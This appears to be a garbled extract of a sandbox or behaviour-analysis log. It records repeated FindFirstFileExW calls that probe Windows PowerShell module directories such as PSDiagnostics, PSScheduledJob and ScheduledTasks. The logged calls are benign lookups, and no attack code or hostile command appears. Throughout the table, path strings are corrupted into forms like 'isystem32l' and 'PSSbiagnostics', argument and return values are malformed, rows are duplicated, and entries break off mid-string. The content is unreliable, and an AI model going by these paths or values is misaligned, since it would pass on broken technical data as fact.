FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab53a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab53140 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c, 0, 0, 0) Return: ab52680 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c, 0, 0, 0) Return: ab52680 API Name: FindFirstFileExW Args: (%windir%\system32\	2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\tautaragement\	2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52f80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab52a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab53a80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab53140 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c, 0, 0, 0) Return: ab52680 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c, 0, 0, 0) Return: ab52680 API Name: FindFirstFileExW Args: (%windir%\system32\	2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52480 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52440 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52880 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52480 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab5240 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53080 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53140 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53140 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53140 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab5200 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52180 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52180 API Name: FindFirstFil	2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PrintIManagement\v0., b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PrintIManagement\v0., b79e568, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v0., b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v0., b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v0., b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\v0., 0, b79e57c, 0, 0, 0) Return: ab52d40 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\v0., 0, b79e57c, 0, 0, 0) Return: ab53080 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\v0., 0, b79e57c, 0, 0, 0) Return: ab531d0 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\v0., 0, b79e57c, 0, 0, 0) Return: ab531d0 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSSbiagnostics\v0., 0, b79e57c, 0, 0, 0) Return: ab531d0 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v0., 0, b79e57c, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v0., 0, b79e57c, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v0., 0, b79e57c, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v0., 0, b79e57c, 0, 0, 0) Return: ab52800 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowe	2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52480 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52440 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52880 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52480 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab5240 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53080 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53140 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53140 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53140 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab5200 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52180 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52180 API Name: FindFirstFil	2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PrintIManagement\v0., b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PrintIManagement\v0., b79e568, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v0., b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v0., b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v0., b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\v0., 0, b79e57c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\v0., 0, b79e57c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\v0., 0, b79e57c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\v0., 0, b79e57c, 0, 0, 0) Return: ab53d40 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSSbiagnostics\v0., 0, b79e57c, 0, 0, 0) Return: ab53d40 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v0., 0, b79e57c, 0, 0, 0) Return: ab52d00 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v0., 0, b79e57c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v0., 0, b79e57c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v0., 0, b79e57c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (windir%system32\WindowsPowe	2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab52080 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52280 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52280 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52280 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e568, 0, 0, 0) Return: ab52280 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53080 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53160 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53160 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e56x, 0, 0, 0) Return: ab53140 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledJob*, 0, b79e56x, 0, 0, 0) Return: ab53140 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledJob*, 0, b79e56x, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledJob*, 0, b79e56x, 0, 0, 0) Return: ab5240 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledJob*, 0, b79e56x, 0, 0, 0) Return: ab5240 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks*, 0, b79e56x, 0, 0, 0) Return: ab5240 API Name: FindFirstFileExW Args: (%windir%	2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelliv1.0Modules\PrintManagement*, 0, b79e5c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelliv1.0Modules\PSDesiredStateConfiguration*, 0, b79e5c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelliv1.0Modules\PSDesiredStateConfiguration*, 0, b79e5c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelliv1.0Modules\PSDesiredStateConfiguration*, 0, b79e5c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelliv1.0Modules\PSDesiredStateConfiguration*, 0, b79e5c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelliv1.0Modules\PSDiagnostics*, 0, b79e5c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelliv1.0Modules\PSDiagnostics*, 0, b79e5c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelliv1.0Modules\PSDiagnostics*, 0, b79e5c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelliv1.0Modules\PSDiagnostics*, 0, b79e5c, 0, 0, 0) Return: ab53d40 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelliv1.0Modules\PSScheduledJob*, 0, b79e5c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelliv1.0Modules\PSScheduledTasks*, 0, b79e5c, 0, 0, 0) Return: ab53d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelliv1.0Modules\ScheduledTasks*, 0, b79e5c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelliv1.0Modules\ScheduledTasks*, 0, b79e5c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelliv1.0Modules\ScheduledTasks*, 0, b79e5c, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShe	2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab52080 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52280 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52280 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52280 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e568, 0, 0, 0) Return: ab52280 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53080 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53160 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53160 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e56x, 0, 0, 0) Return: ab53140 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledJob*, 0, b79e56x, 0, 0, 0) Return: ab53140 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledJob*, 0, b79e56x, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledJob*, 0, b79e56x, 0, 0, 0) Return: ab5240 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledJob*, 0, b79e56x, 0, 0, 0) Return: ab5240 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks*, 0, b79e56x, 0, 0, 0) Return: ab5240 API Name: FindFirstFileExW Args: (%windir%	2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PrintManagement*, 0, b79e5c6, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSDesiredStateConfiguration*, 0, b79e5c6, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSDesiredStateConfiguration*, 0, b79e5c6, 0, 0, 0) Return: ab5 2d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSDesiredStateConfiguration*, 0, b79e5c6, 0, 0, 0) Return: ab5 2d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSDesiredStateConfiguration*, 0, b79e5c6, 0, 0, 0) Return: ab5 2d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSDiagnostics*, 0, b79e5c6, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSDiagnostics*, 0, b79e5c6, 0, 0, 0) Return: ab53c80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSDiagnostics*, 0, b79e5c6, 0, 0, 0) Return: ab53c00 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSDiagnostics*, 0, b79e5c6, 0, 0, 0) Return: ab53c00 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSScheduledJob*, 0, b79e5c6, 0, 0, 0) Return: ab53c00 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSScheduledJob*, 0, b79e5c6, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\ScheduledTasks*, 0, b79e5c6, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\ScheduledTasks*, 0, b79e5c6, 0, 0, 0) Return: ab52d40 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\ScheduledTasks*, 0, b79e5c6, 0, 0, 0) Return: ab52d40 API Name: FindFirstFileExW Args: (%windir%isystem32l	2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab53080 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52840 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5280 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5280 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5280 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab5280 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53160 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsScheduledJob*, 0, b79e58c, 0, 0, 0) Return: ab53160 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53160 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab53180 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52800 API Name: FindFirstFileExW Args: (%windir%lsystem32\Win	2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PrintManagement*, 0, b79e5c6, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSDesiredStateConfiguration*, 0, b79e5c6, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSDesiredStateConfiguration*, 0, b79e5c6, 0, 0, 0) Return: ab5 2d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSDesiredStateConfiguration*, 0, b79e5c6, 0, 0, 0) Return: ab5 2d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSDesiredStateConfiguration*, 0, b79e5c6, 0, 0, 0) Return: ab5 2d80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSDiagnostics*, 0, b79e5c6, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSDiagnostics*, 0, b79e5c6, 0, 0, 0) Return: ab53c80 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSDiagnostics*, 0, b79e5c6, 0, 0, 0) Return: ab53c00 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSDiagnostics*, 0, b79e5c6, 0, 0, 0) Return: ab53c00 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSScheduledJob*, 0, b79e5c6, 0, 0, 0) Return: ab53c00 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\PSScheduledJob*, 0, b79e5c6, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\ScheduledTasks*, 0, b79e5c6, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\ScheduledTasks*, 0, b79e5c6, 0, 0, 0) Return: ab52d40 API Name: FindFirstFileExW Args: (%windir%isystem32lWindowsPowerShelllv1.0Modules\ScheduledTasks*, 0, b79e5c6, 0, 0, 0) Return: ab52d40 API Name: FindFirstFileExW Args: (%windir%isystem32l	2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab53080 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab52840 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5280 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5280 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5280 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab5280 API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelliv1.0Modules\PsDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53160 API Name: FindFirstFileExW Args: 